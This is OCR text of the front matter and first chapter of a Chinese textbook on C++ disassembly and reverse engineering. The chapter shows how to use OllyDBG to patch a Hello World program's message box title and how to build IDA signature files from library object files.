华章科技

深度揭秘软件逆向分析技术的流程与方法，理论与实践完美结合

由安全领域资深专家亲自执笔，看雪软件安全网站创始人段钢等多位安全领域专家联袂推荐

安全技术大系 SECURITY

DISASSEMBLY AND REVERSE ENGINEERING FOR C++

C++反汇编与逆向分析技术揭秘

钱林松 赵海旭 著

机械工业出版社
China Machine Press

看雪软件安全
http://www.pediy.com

C++反汇编与逆向分析技术揭秘

“工欲善其事，必先利其器”。我经常对课题组的研究生说：“学习知识要把握事物本质（即夯实基础），基础牢固了，学习任何技术都能事半功倍，反之亦然。”这是一本能为程序员（尤其是C++程序员）打牢基础的专业书籍，它将引导你一步一步去深入探究和分析程序的本质，从而逐渐让你在专业上感到踏实和自信，并在这个领域有豁然开朗的感觉。本书非常适合那些想通过反汇编与逆向分析等技术手段探究C++应用底层奥秘的人，当然，你还要能耐得住寂寞！

——彭国军 武汉大学计算机学院副教授

我与老钱相识已经相当长时间了，他给我的印象是为人简单、厚道、仗义。他的书一如他的为人，用简单、精炼、易懂的语言诠释了程序世界里晦涩难懂的反汇编与逆向分析技术，是一本不可多得的好书。

——雷建云 中南民族大学计算机科学学院副院长

随着互联网技术的不断发展，以及互联网应用的不断暴增和普及，计算机系统的安全保护在今天已经成为一个重要的课题。有一群默默无闻的工作者，他们的职业是“病毒分析”，一个合格的病毒分析人员必须具备过硬的软件逆向技术。本书是一本可以给病毒分析人员系统而全面的指导的专业书籍，对反汇编与逆向分析技术进行了深入且全面的讲解，对有志于从事软件安全相关工作的人来说，本书将对他们大有裨益，值得推荐。

——姚辉 金山网络安全副总监

一口气读完本书的初稿，细细回味，有几点突出的感受：第一，视角独特、内容丰富，是作者多年实践和教学经验的结晶；第二，深入浅出、重视基础，不适合走马观花式地阅读，而是要慢慢研读；第三，内容严谨、语言精炼，从中可以看出作者对逆向分析技术之精通和写作本书的良苦用心。如果你想系统且深入地学习反汇编与逆向分析技术，本书是非常不错的选择，强烈推荐！


——单海波 安全技术专家/《微软.NET程序的加密与解密》一书的合著者

客服热线：(010) 88378991, 88361066
购书热线：(010) 68326294, 88379649, 68995259
投稿热线：(010) 88379604
读者信箱：hzjsj@hzbook.com

华章网站 http://www.hzbook.com

网上购书：www.china-pub.com


上架指导：计算机/安全
ISBN 978-7-111-35633-2



定价：69.00元

封面设计：陈子平

安全技术大系
SECURITY



DISASSEMBLY AND DISASSEMBLY INEERING FOR C++

C++反汇编与逆向分析技术揭秘

钱林松 赵海旭 著

机械工业出版社
China Machine Press

本书既是一本全面而系统地讲解反汇编与逆向分析技术的安全类专著，又是一部深刻揭示 C++ 内部工作机制的程序设计类著作。理论与实践并重，理论部分系统地讲解了 C++ 的各种语法特性和元素的逆向分析方法和流程，重在授人以渔；实践部分通过几个经典的案例演示了逆向分析技术的具体实施步骤和方法。

全书共分为三大部分：第一部分主要介绍了 VC++6.0、OllyDBG 和反汇编静态分析工具的使用，以及反汇编引擎的工作原理；第二部分以 C/C++ 语法为导向，以 VC++6.0 为例，深入解析了每个 C/C++ 知识点的汇编表现形式，包括基本数据类型、表达式、流程控制语句、函数、变量、数组、指针、结构体、类、构造函数、析构函数、虚函数、继承和多重继承、异常处理等，这部分内容重在修炼"内功"，不仅讲解了调试和识别各种 C/C++ 语句的方法，而且还深入剖析了各知识点的底层机制；第三部分是逆向分析技术的实际应用，通过对 PEiD、"熊猫烧香"病毒、OllyDBG 调试器等的逆向分析将理论和实践很好地融合在了一起。

本书适合所有软件安全领域的工作者、想了解 C++ 内部机制的中高级程序员，以及对 Windows 底层原理感兴趣的技术人员阅读。

封底无防伪标均为盗版
版权所有，侵权必究
本书法律顾问　北京市展达律师事务所

图书在版编目（CIP）数据

C++ 反汇编与逆向分析技术揭秘 / 钱林松，赵海旭著 .—北京：机械工业出版社，2011.9

ISBN 978-7-111-35633-2

Ⅰ. C…　Ⅱ. ①钱…　②赵…　Ⅲ. C 语言－程序设计　Ⅳ. TP312

中国版本图书馆 CIP 数据核字（2011）第 162655 号

机械工业出版社（北京市西城区百万庄大街 22 号　邮政编码　100037）
责任编辑：姜　影
北京京师印务有限公司印刷
2011 年 10 月第 1 版第 1 次印刷
186mm×240mm・26.5 印张
标准书号：ISBN 978-7-111-35633-2
定价：69.00 元

凡购本书，如有缺页、倒页、脱页，由本社发行部调换
客服热线：(010) 88378991；88361066
购书热线：(010) 68326294；88379649；68995259
投稿热线：(010) 88379604
读者信箱：hzjsj@hzbook.com

前　　言

为什么写这本书

“时下的IDE很多都是极其优秀的，拜其所赐，职场上的程序员多出十几倍，但是又有多少能理解程序内部的机制呢？”

——侯捷[①]

随着软件技术的发展及其在各个领域的广泛应用，对软件进行逆向工程，然后通过阅读其反汇编代码来推断其数据结构、体系结构和程序设计思路的需求越来越多。逆向工程技术能帮助我们很好地研究和学习先进的软件技术，特别是当我们非常想知道某个软件的某些功能究竟是如何实现的，而手头又没有合适的资料的时候。

我国的软件产业落后于西方，甚至在某些方面落后于邻国的印度和日本。如果我们能够利用逆向技术去研究国外的一些一流软件的设计思想和实现方法，那么我国的软件技术将会得到极大的提升。目前，国内关于逆向分析技术的资料实在是少之又少，大中专院校的计算机相关专业对此项技术也尚未有足够的重视。

有很多人认为研究程序的内部原理会破坏“黑盒子”封装性，但是如果我们只是在别人搭建好的平台上做开发，那么始终只能使用别人提供的各种未开源的SDK，会一直被别人的技术牵制着。如果我们能够充分掌握逆向分析的方法，就可以洞悉各种SDK的实现原理，

---

① 著名技术专家和IT教育工作者，尤其精通C++和MFC，计算机图书作家、译者和书评人。

学习各种一流软件所采用的先进技术，取长补短，为我所用。若能如此，实为我国软件产业之幸。

我当初学习逆向技术时完全靠自学，且不说这方面的书籍，就连相关的文档和资料也都极度匮乏。在这种条件下，虽然在很努力地钻研，但学习进度却非常缓慢，花费几天几夜完成对一个软件的关键算法的分析是常有的事。如果当初有一本全面讲解反汇编与逆向分析技术的书供参考，我当年不仅能节省很多时间和精力，而且还能少走很多弯路。因为有这段经历，我斗胆争先，决定将自己多年来在反汇编与逆向分析技术领域的一些经验和心得整理出来与大家分享，希望更多的开发人员在掌握这些技术后能更好地将其应用到软件开发的实践中，从而提高我国软件行业的整体水平。由于个人能力有限，书中的疏漏在所难免，还请各位同行和读者多多批评和指正。

本书适合的读者

首先，无论大家从事哪个行业，在开始阅读本书之前，都需要具备以下几个方面的基础知识：

- 数据结构的基础知识，如栈结构存取元素的特点等。
- 汇编的基础知识，如寻址方式和指令的使用等。
- C/C++ 语言的基础知识，如指针、虚函数和继承的概念等。
- 熟悉 Microsoft Visual C++ 6.0 的常用功能，如观察某变量的地址、单步跟踪等。

具备了上面这些基础知识，就能根据自己的实际需求来学习本书的内容。

如果你是一位软件研发人员，你将通过本书更深入地了解 C++ 语法的实现机制，对产品知其然更知其所以然，能够在熟练阅读反汇编代码后，使调试技术也有质的提升。

如果你是一位反病毒分析或者电子证据司法取证分析人员，通过逆向恶意软件样本，可以进行取证分析处理，例如，可以归纳开发者的编写习惯，推定开发者的编程水平，甚至可以进一步判定某病毒样本是否与其他某些病毒为同一作者所为。

如果你是高等院校计算机相关专业的教师或学生（本科或本科以上），软件逆向分析技术可以给你带来崭新的职业空间，使你有足够的技术竞争力面对软件研发行业。同时，信息安全行业也会是你新的求职方向。

本书内容及特色

在本书的内容结构上，笔者结合自己的学习经历和对 C++ 反汇编与逆向分析技术的了解进行了较为周详的设计，将全书划分为三个部分。

第一部分　准备工作（第 1 章）

在软件开发过程中，程序员会使用一些调试工具，以便高效地找出软件中存在的错误。

在逆向分析领域，分析者也要利用相关的工具来分析软件行为和验证分析结果。本书第一部分简单介绍了几款常用的逆向分析辅助工具和软件。

第二部分　C++ 反汇编揭秘（第 2~13 章）

如果要评估一位软件开发者的能力，一是看设计能力，二是看调试水平。一般来说，大师级的程序员对软件逆向分析技术的理解都很深入，他们在编写高级语言代码的同时，心里还会浮现出对应的汇编代码，他们在写程序时就已经非常了解最终产品的真正模样，达到人机合一的境界，所以在调试 Bug 的时候游刃有余。逆向分析技术重在代码的调试和分析，如果你本来就是一个不错的程序员，学习这部分内容就是对你“内功”的锻炼，这部分内容可以帮助你彻底掌握 C/C++ 的各种特性的底层机制，不仅能做到知其然，而且还能知其所以然。这个部分以 C/C++ 语法为导向，以 VC++ 6.0 为例，解析每个 C/C++ 知识点的汇编表现形式，通过整理其反汇编代码来梳理其流程和脉络。这部分内容重在讲方法，授人以渔，不重剑招，但重剑意。如果大家照此“精修”，可达到看反汇编代码如同看武侠小说的境界。

第三部分　逆向分析技术应用（第 14~17 章）

这是本书的最后一部分，以理论与实践相结合的方式，通过对具体程序的分析来加深大家对前面所学理论知识的理解，从而快速积累实战经验。第 14 章分析了 PE 文件分析工具 PEiD 的工作原理；第 15 章对“熊猫烧香”病毒进行了逆向分析；第 16 章分析了调试器 OllyDBG 的工作原理；第 17 章讲解了反汇编代码的重建与预编译。通过对这部分内容的学习，大家可以通过实际应用领略逆向分析技术的魔力。

如何阅读本书

逆向分析技术具有很强的综合性和实践性，要掌握这项技术需要耐心和毅力。建议大家从最简单的程序入手，按照本书安排的顺序逐章阅读，在学习的过程中逐步提高难度，一边看书，一边积极思考和总结。对于一些理论知识，如果你兴趣不大，在初学阶段可以跳过，待以后需要提高时再回过头来阅读，可以暂时跳过的知识我都在书中做了说明。

随着时间的积累，你会逐渐形成一套属于自己的分析代码的风格和习惯。这样一来，任何软件在你眼中都没有了神秘感。

联系作者

本书的讨论和勘误建立在看雪安全论坛（http://bbs.pediy.com/）的图书项目版块中，我们会在这里发布本书的勘误和其他对大家有用的增值服务。大家也可以在这里发表对本书的意见和建议，更重要的是，大家还能在这里结交到一些志同道合的朋友。同时，也欢迎大家直

目　　录

前言

第一部分　准备工作

第 1 章　熟悉工作环境和相关工具 / 2

1.1　调试工具 Microsoft Visual C++ 6.0 和 OllyDBG / 2
1.2　反汇编静态分析工具 IDA / 5
1.3　反汇编引擎的工作原理 / 11
1.4　本章小结 / 16

第二部分　C++ 反汇编揭秘

第 2 章　基本数据类型的表现形式 / 18

2.1　整数类型 / 18
　　2.1.1　无符号整数 / 18
　　2.1.2　有符号整数 / 18

2.2 浮点数类型 / 20
2.2.1 浮点数的编码方式 / 21
2.2.2 基本的浮点数指令 / 23
2.3 字符和字符串 / 26
2.3.1 字符的编码 / 27
2.3.2 字符串的存储方式 / 28
2.4 布尔类型 / 29
2.5 地址、指针和引用 / 29
2.5.1 指针和地址的区别 / 30
2.5.2 各类型指针的工作方式 / 31
2.5.3 引用 / 34
2.6 常量 / 35
2.6.1 常量的定义 / 36
2.6.2 #define 和 const 的区别 / 37
2.7 本章小结 / 38

第 3 章 认识启动函数，找到用户入口 / 40

3.1 程序的真正入口 / 40
3.2 了解 VC++ 6.0 的启动函数 / 40
3.3 main 函数的识别 / 44
3.4 本章小结 / 46

第 4 章 观察各种表达式的求值过程 / 47

4.1 算术运算和赋值 / 47
4.1.1 各种算术运算的工作形式 / 47
4.1.2 算术结果溢出 / 82
4.1.3 自增和自减 / 83
4.2 关系运算和逻辑运算 / 85
4.2.1 关系运算和条件跳转的对应 / 85
4.2.2 表达式短路 / 86
4.2.3 条件表达式 / 88
4.3 位运算 / 92
4.4 编译器使用的优化技巧 / 94

4.4.1 流水线优化规则 / 97
4.4.2 分支优化规则 / 101
4.4.3 高速缓存（cache）优化规则 / 101
4.5 一次算法逆向之旅 / 102
4.6 本章小结 / 109

第 5 章 流程控制语句的识别 / 110

5.1 if 语句 / 110
5.2 if…else…语句 / 112
5.3 用 if 构成的多分支流程 / 115
5.4 switch 的真相 / 119
5.5 难以构成跳转表的 switch / 128
5.6 降低判定树的高度 / 133
5.7 do/while/for 的比较 / 137
5.8 编译器对循环结构的优化 / 143
5.9 本章小结 / 148

第 6 章 函数的工作原理 / 149

6.1 栈帧的形成和关闭 / 149
6.2 各种调用方式的考察 / 152
6.3 使用 ebp 或 esp 寻址 / 155
6.4 函数的参数 / 158
6.5 函数的返回值 / 160
6.6 回顾 / 163
6.7 本章小结 / 165

第 7 章 变量在内存中的位置和访问方式 / 166

7.1 全局变量和局部变量的区别 / 166
7.2 局部静态变量的工作方式 / 169
7.3 堆变量 / 173
7.4 本章小结 / 177

第 8 章　数组和指针的寻址 / 178

8.1　数组在函数内 / 178
8.2　数组作为参数 / 181
8.3　数组作为返回值 / 185
8.4　下标寻址和指针寻址 / 189
8.5　多维数组 / 193
8.6　存放指针类型数据的数组 / 199
8.7　指向数组的指针变量 / 201
8.8　函数指针 / 204
8.9　本章小结 / 206

第 9 章　结构体和类 / 207

9.1　对象的内存布局 / 207
9.2　this 指针 / 212
9.3　静态数据成员 / 217
9.4　对象作为函数参数 / 220
9.5　对象作为返回值 / 227
9.6　本章小结 / 232

第 10 章　关于构造函数和析构函数 / 233

10.1　构造函数的出现时机 / 233
10.2　每个对象都有默认的构造函数吗 / 243
10.3　析构函数的出现时机 / 245
10.4　本章小结 / 254

第 11 章　关于虚函数 / 256

11.1　虚函数的机制 / 256
11.2　虚函数的识别 / 261
11.3　本章小结 / 268

第 12 章　从内存角度看继承和多重继承 / 269

12.1　识别类和类之间的关系 / 270
12.2　多重继承　/ 292
12.3　虚基类 / 298
12.4　菱形继承 / 299
12.5　本章小结 / 307

第 13 章　异常处理 / 308

13.1　异常处理的相关知识 / 308
13.2　异常类型为基本数据类型的处理流程 / 314
13.3　异常类型为对象的处理流程 / 323
13.4　识别异常处理 / 329
13.5　本章小结 / 341

第三部分　逆向分析技术应用

第 14 章　PEiD 的工作原理分析 / 344

14.1　开发环境的识别 / 344
14.2　开发环境的伪造 / 353
14.3　本章小结 / 356

第 15 章　“熊猫烧香”病毒逆向分析 / 357

15.1　调试环境配置 / 357
15.2　病毒程序初步分析 / 358
15.3　“熊猫烧香”的启动过程分析 / 360
15.4　“熊猫烧香”的自我保护分析 / 366
15.5　“熊猫烧香”的感染过程分析 / 369
15.6　本章小结 / 379

第 16 章　调试器 OllyDBG 的工作原理分析 / 380

16.1　INT3 断点 / 380

16.2 内存断点 / 385
16.3 硬件断点 / 390
16.4 异常处理机制 / 396
16.5 加载调试程序 / 402
16.6 本章小结 / 406

第 17 章 反汇编代码的重建与编译 / 407

17.1 重建反汇编代码 / 407
17.2 编译重建后的反汇编代码 / 410
17.3 本章小结 / 411

参考文献 / 412

第一部分

准备工作

❑ 第1章　熟悉工作环境和相关工具

第1章 熟悉工作环境和相关工具

1.1 调试工具 Microsoft Visual C++ 6.0 和 OllyDBG

在软件的开发过程中，程序员会使用一些调试工具，以便高效地找出软件中存在的错误。而在逆向分析领域，分析者也会利用相关的调试工具来分析软件的行为并验证分析结果。由于操作系统提供了完善的调试接口，所以利用各类调试工具可以非常方便灵活地观察和控制目标软件。在使用调试工具分析程序的过程中，程序会按调试者的意愿以指令为单位执行。调试者可以随时中断目标的指令流程，以观察相关计算的结果和当前的设备情况，也可以随时继续执行程序的后续指令。像这样使用调试工具加载程序并一边运行一边分析的过程，我们称之为“动态分析”。

本书中使用了两款调试工具：Microsoft Visual C++ 6.0 和 OllyDBG。对于调试版（Debug 编译选项组），我们使用 Microsoft Visual C++ 6.0 进行调试，它可以将 C++ 源码反汇编，方便学习；对于发布版（Release 编译选项组），我们使用 OllyDBG 进行调试分析，它的调试功能十分强大。Microsoft Visual C++ 6.0 的调试功能相对简单，同时有源码做对照，故不过多讲解。OllyDBG 的默认功能界面如图 1-1 所示。




图 1-1 OllyDBG 的默认功能界面

图 1-1 中的标号说明如下：

- 1：汇编代码对应的地址窗口
- 2：汇编代码对应的十六进制机器码窗口
- 3：反汇编窗口
- 4：反汇编代码对应的注释信息窗口
- 5：寄存器信息窗口
- 6：当前执行到的反汇编代码的信息窗口
- 7：数据窗口——数据所在的内存地址
- 8：数据窗口——数据的十六进制编码信息
- 9：数据窗口——数据对应的 ASCII 码信息
- 10：栈窗口——栈地址
- 11：栈窗口——栈地址中存放的数据
- 12：栈窗口——对应的说明信息

熟悉了各窗口视图的功能之后，我们来更深一步了解 OllyDBG 的操作方法。首先介绍一下 OllyDBG 的快捷键，掌握各个快捷键的使用，可以提高分析效率。OllyDBG 的基本快捷键及其功能如表 1-1 所示。

表 1-1 OllyDBG 的基本快捷键及其功能

编号	快捷键	功能说明
01	F2	断点，在 OllyOBG 反汇编视图中，使用 F2 指定断点地址
02	F3	加载一个可执行程序，进行调试分析
03	F4	程序执行到光标处
04	F5	缩小、还原当前窗口
05	F7	单步步入，进入函数实现内，跟进到 CALL 地址处
06	F8	单步步过，越过函数实现，CALL 指令不会跟进函数实现
07	F9	直接运行程序，遇到断点处，程序暂停
08	Ctrl+F2	重新运行程序到起始处，用于重新调试程序
09	Ctrl+F9	执行到函数返回处，用于跳出函数实现
10	Alt+F9	执行到用户代码处，用于快速跳出系统函数
11	Ctrl+G	输入十六进制地址，在反汇编或数据窗口中快速定位到该地址处

通过实际操作演练，我们可以进一步熟悉 OllyDBG：调试一个简单的“Hello world”程序，将对话框标题“Hello world”修改为“I Like C++”，步骤如下。

（1）加载可执行程序（如图 1-2 所示）

选择一个调试程序，有多种方案：

- 使用快捷键 F3 选择所要调试程序的路径
- 在菜单选项中（文件 \ 打开）选择调试程序路径

❑ 将 OllyDBG 加入系统资源管理菜单中，右击选择“打开”

（依次选择 OllyDBG 菜单 \ 选项 \ 添加到浏览器 \ 添加 OllyDBG 到系统资源管理菜单 \ 完成，即可将 OllyDBG 加入系统资源管理菜单中。）

地址	HEX 数据	反汇编	注释
00401000	┌$ 6A 00	PUSH 0	┌Style = MB_OK|MB_APPLMODAL
00401002	│. 68 00304000	PUSH Hello.00403000	│Title = "Hello world"
00401007	│. 68 0C304000	PUSH Hello.0040300C	│Text = "第一WIN 32程序"
0040100C	│. 6A 00	PUSH 0	│hOwner = NULL
0040100E	│. E8 01000000	CALL <JMP.&user32.Me	└MessageBoxA
00401013	└. C3	RETN	
00401014	$- FF25 00204000	JMP DWORD PTR DS:[<&	user32.MessageBoxA
0040101A	00	DB 00	
0040101B	00	DB 00	
0040101C	00	DB 00	

图 1-2 初识 OllyDBG

在图 1-2 中，代码运行到地址 0x00401000 处，对应反汇编指令 PUSH 0，此汇编指令对应的机器码为 6A 00（汇编指令对应的机器码可查询 Intel 的指令帮助手册）。在 OllyDBG 的注释窗口中，已经分析出此汇编指令的含义——OllyDBG 根据 CALL 指令的地址得知这个函数的首地址为 API MessageBoxA 的首地址，进而分析出对应的参数个数和参数功能。

（2）查看 API MessageBoxA 各参数的功能

查看 MSDN 文档，获取 MessageBoxA 各参数的功能，找到弹出对话框的标题参数（PUSH Hello.00403000），此参数保存了字符串“Hello world”的首地址。

（3）定位数据（如图 1-3 所示）

选中数据窗口（如图 1-1 所示），使用快捷键 Ctrl+G，弹出数据跟随窗口。输入查询地址 0x00403000，单击“确定”按钮快速定位到该地址处。

地址	HEX 数据	ASCII
00403000	48 65 6C 6C 6F 20 77 6F	Hello wo
00403008	72 6C 64 00 B5 DA D2 BB	rld.第一
00403010	57 49 4E 20 33 32 B3 CC	WIN 32程
00403018	D0 F2 00 00 00 00 00 00	序......

图 1-3 初识数据窗口

（4）修改数据（如图 1-4 所示）

找到要修改数据的地址所对应的 HEX 数据，在图 1-3 中，地址 0x00403000 对应的十六进制数据为 0x48。双击 HEX 数据窗口中“48”处，弹出对应的编辑数据对话框，如图 1-4 所示。去掉对“保持大小”的勾选，可向后修改数据。在 ASCII 文本编辑框中，输入“I Like C++”，由于 C\C++ 中字符串以 00 结尾，需要将字符串最末尾的数据修改为 00。选择十六进制编码文本框，在最末尾处插入 00。单击“确定”按钮，完成对字符串的修改。

（5）调试程序

使用快捷键 F8 单步调试运行，连续按 4 次 F8 键，单步运行 4 条汇编指令，观察栈窗口变化，如图 1-5 所示。函数 MessageBoxA 所需参数都已被保存在栈中。按快捷键 F7 可跟进

到函数 MessageBoxA 的实现代码中，这个 API 为一个间接调用，需再次按快捷键 F7，程序运行到函数 MessageBoxA 的首地址处。MessageBoxA 的实现代码较多，不适合初学者学习，使用快捷键 Alt+F9 返回到用户代码处，MessageBoxA 运行结束，弹出运行结果对话框，查看是否修改成功，如图 1-6 所示。




图 1-4 数据编辑对话框

0012FFB4	00000000	hOwner = NULL
0012FFB8	0040300C	Text = "第一WIN 32程序"
0012FFBC	00403000	Title = "Hello world"
0012FFC0	00000000	Style = MB_OK|MB_APPLMODAL
0012FFC4	7C817077	返回到 kernel32.7C817077

图 1-5 栈窗口信息

图 1-6 运行结果

如图 1-6 所示，标题已经修改成功。到此，OllyDBG 的初识之旅就结束了。通过本节，大家初步认识了 OllyDBG，在以后的章节中，还会进一步讲解 OllyDBG 的强大功能。

1.2 反汇编静态分析工具 IDA

所谓“静态分析”，是相对于上面所提到的“动态分析”而言的。在“动态分析”过程中，调试器加载程序，并以调试模式运行起来，分析者可以在程序的执行过程中观察程序的执行流程和计算结果。但是，在实际分析中，很多场合不方便运行目标，比如软件的某一模块（无法单独运行）、病毒程序、设备环境不兼容导致无法运行……那么，在这个时候，需要直接把程序的二进制代码翻译成汇编语言，方便程序员阅读。像这样由目标软件的二进制代码到汇编代码的翻译过程，我们称之为“反汇编”。OllyDBG 也具有反汇编功能，图 1-1 中的标号 3 便是 OllyDBG 的反汇编窗口，但 OllyDBG 是调试工具，其反汇编辅助分析功能有限，不适用于静态分析。

本节将介绍辅助功能极为强大的反汇编静态分析工具——IDA。它的图标是被称为“世界上第一位程序员”的 Ada Lovelace 的头像，中文名为阿达。本书中使用的 IDA 版本为 5.5 英文版。成功安装 IDA 后，会出现两个可执行程序图标，一个是黑白的阿达头像，另一个是在阿达头部写有“64”字样的头像，它们分别对应于 32 位程序和 64 位程序的分析，本节分析的程序全部为 32 位。

IDA 窗口中的工具条、菜单选项较多，初学 IDA 时只要掌握基本操作功能即可。IDA 的常用快捷键使用说明如表 1-2 所示。

表 1-2 IDA 的常用快捷键使用说明

编号	快捷键	功能说明
01	Enter	跟进函数实现，查看标号对应的地址
02	Esc	返回跟进处
03	A	解释光标处的地址为一个字符串的首地址
04	B	十六进制数与二进制数转换
05	C	解释光标处的地址为一条指令
06	D	解释光标处的地址为数据，每按一次将会转换这个地址的数据长度
07	G	快速查找到对应地址
08	H	十六进制数与十进制数转换
09	K	将数据解释为栈变量
10	;	添加注释
11	M	解释为枚举成员
12	N	重新命名
13	O	解释地址为数据段偏移量，用于字符串标号
14	T	解释数据为一个结构体成员
15	X	转换视图到交叉参考模式
16	Shift+F9	添加结构体

使用 IDA 静态分析 1.1 节中的调试程序“Hello world”，通过实例进行简单的操作分析，进一步学习 IDA 的基本使用方法。

（1）加载分析文件

IDA 加载分析文件后，会询问分析的方式，有 3 种分析方案供选择，如图 1-7 所示。




图 1-7 IDA 加载分析文件

- ❑ Portable executable for 80386(PE)[pe.ldw]：分析文件为一个 PE 格式的文件
- ❑ MS-DOS executable(EXE)[dos.ldw]：分析文件为 DOS 控制台下的一个文件
- ❑ Binary file：分析文件为一个二进制文件

根据分析文件的格式进行选择，本示例为一个 PE 格式文件，故选择第一种分析方式，单击“确定”按钮，分析结束后，IDA 默认情况下会显示流程视图窗口。

（2）认识各视图功能（如图 1-8 所示）

图 1-8　IDA 的各视图窗口

视图窗口说明：

- ❑ IDA View-A：分析视图窗口，用于显示分析结果，可选用流程图或代码形式。
- ❑ Hex View-A：二进制视图窗口，打开文件的二进制信息。
- ❑ Exports：分析文件中的导出函数信息窗口。
- ❑ Imports：分析文件中的导入函数信息窗口。
- ❑ Names：名称窗口，分析文档中用到的标号名称。
- ❑ Functions：分析文件中的函数信息窗口。
- ❑ Structures：添加结构体信息窗口。
- ❑ Enums：添加枚举信息窗口。

（3）查看分析结果

“Hello world”反汇编分析示例如图 1-9 所示，图中为 IDA 分析后的反汇编代码，将其拷贝到汇编 IDE 中，只要稍加修改，就可以进行编译和连接。IDA 的数据查询非常简单，只需要双击标号，即可跟踪到该数据的定义处。查看函数实现的方式也是如此，比如，如果需要返回调用处，只需按 Esc 键即可返回。由于有 IDA 的帮助，使得将一个二进制文件还原成等价的 C\C++ 代码的难度大大降低。

```
.text:00401000                  public start
.text:00401000 start            proc near
.text:00401000                  push    0                   ; uType
.text:00401002                  push    offset Caption      ; "Hello world"
.text:00401007                  push    offset Text         ; "第一WIN 32程?
.text:0040100C                  push    0                   ; hWnd
.text:0040100E                  call    MessageBoxA
.text:00401013                  retn
.text:00401013 start            endp
```

图 1-9　“Hello world”反汇编分析示例

（4）切换反汇编视图与流程视图

图 1-9 中的反汇编代码是从 IDA 的反汇编视图中提取的。IDA 的默认视图为流程视图，需要进行转换。在函数体内，右击选择 Text view。同理，如果要从反汇编视图切换回流程视图，可选择 Graph view。流程视图（Graph view）使得程序的流程结构和工程量的分析变得异常容易。

（5）IDA 函数名称识别

在图 1-9 中，IDA 可以识别出函数 MessageBoxA 及其各参数的信息，IDA 通过 SIG 文件来识别已知的函数信息。在安装 IDA 的同时，已将常用库制作为 SIG 文件放置在了 IDA 安装目录中的 SIG 文件夹下。利用此功能可识别出第三方提供的库函数，从而简化分析流程。

SIG 文件的制作有 3 个步骤（使用前需设置环境变量路径）。

1）从 LIB 文件中提取出 OBJ 文件

使用 IDA 加载 LIB 文件，此时会显示此文件中的 OBJ 文件信息（如图 1-10 所示），使用 link.exe 连接器将从 LIB 文件中生成出 OBJ 文件。在控制台下使用 link 命令，如下：

```
link -lib /extract:[File name] [Lib name].lib
```

指令说明如下：

- [File name]：见图 1-10 中 File name 一列中名称。
- [Lib name]：File name 所属 LIB 文件的名称，此示例为 libc。

使用此命令依次可将 libc.lib 中所有的 OBJ 文件提取出来。

2）将每个 OBJ 文件制作成 PAT 文件

OBJ 文件中包含函数的名称和对应实现代码的二进制机器码。在 PAT 文件的制作过程中，会提取出这些二进制机器码的特征，并将二进制机器码的特征码及对应函数的名称保存在 PAT 文件中。特征码就好像是人的五官，我们可以根据耳、鼻、眼等这些人体特征来识别一个人的身份。每个函数就好像一个独立的人，有各自的不同之处。如果某个文件中拥有这些特征信息，便可确认此文件使用了这个 OBJ，并可以借此识别函数名称。OBJ 生成 PAT 时使用的是 pcf.exe（见随书文件[①]）。在控制台下使用 pcf 命令，如下：

```
pcf [Obj name].obj
```

指令说明如下：

[Obj name]：OBJ 文件名称。

3）多 PAT 文件联合编译 SIG 文件

一个 SIG 文件是由一个或多个 PAT 文件编译而成的。在生成 SIG 的过程中，如果多个 PAT 文件中有两个或两个以上的函数特征码相同，将会过滤掉重复特征，只保存一份。在控制台下使用 sigmake.exe 将 PAT 文件编译成 SIG 文件，使用格式如下：

```
sigmake [Pat name].pat  [Sig name].sig
```

指令说明如下：

[Pat name]：PAT 文件名称。当多个 PAT 文件参与编译时，用 * 代替名称，将所选目录下所有后缀名为 pat 的文件编译为一个后缀名为 SIG 文件。

[Sig name]：编译后生成的 SIG 文件的名称。

---

① 登录www.hzbook.com下载随书文件。

File name	Method	Si
build\intel\st_obj_ctype.obj	STORED	41
build\intel\st_obj_fptostr.obj	STORED	3
build\intel\st_obj_mbslen.obj	STORED	5

图 1-10　LIBC.lib 中包含的部分 OBJ 信息

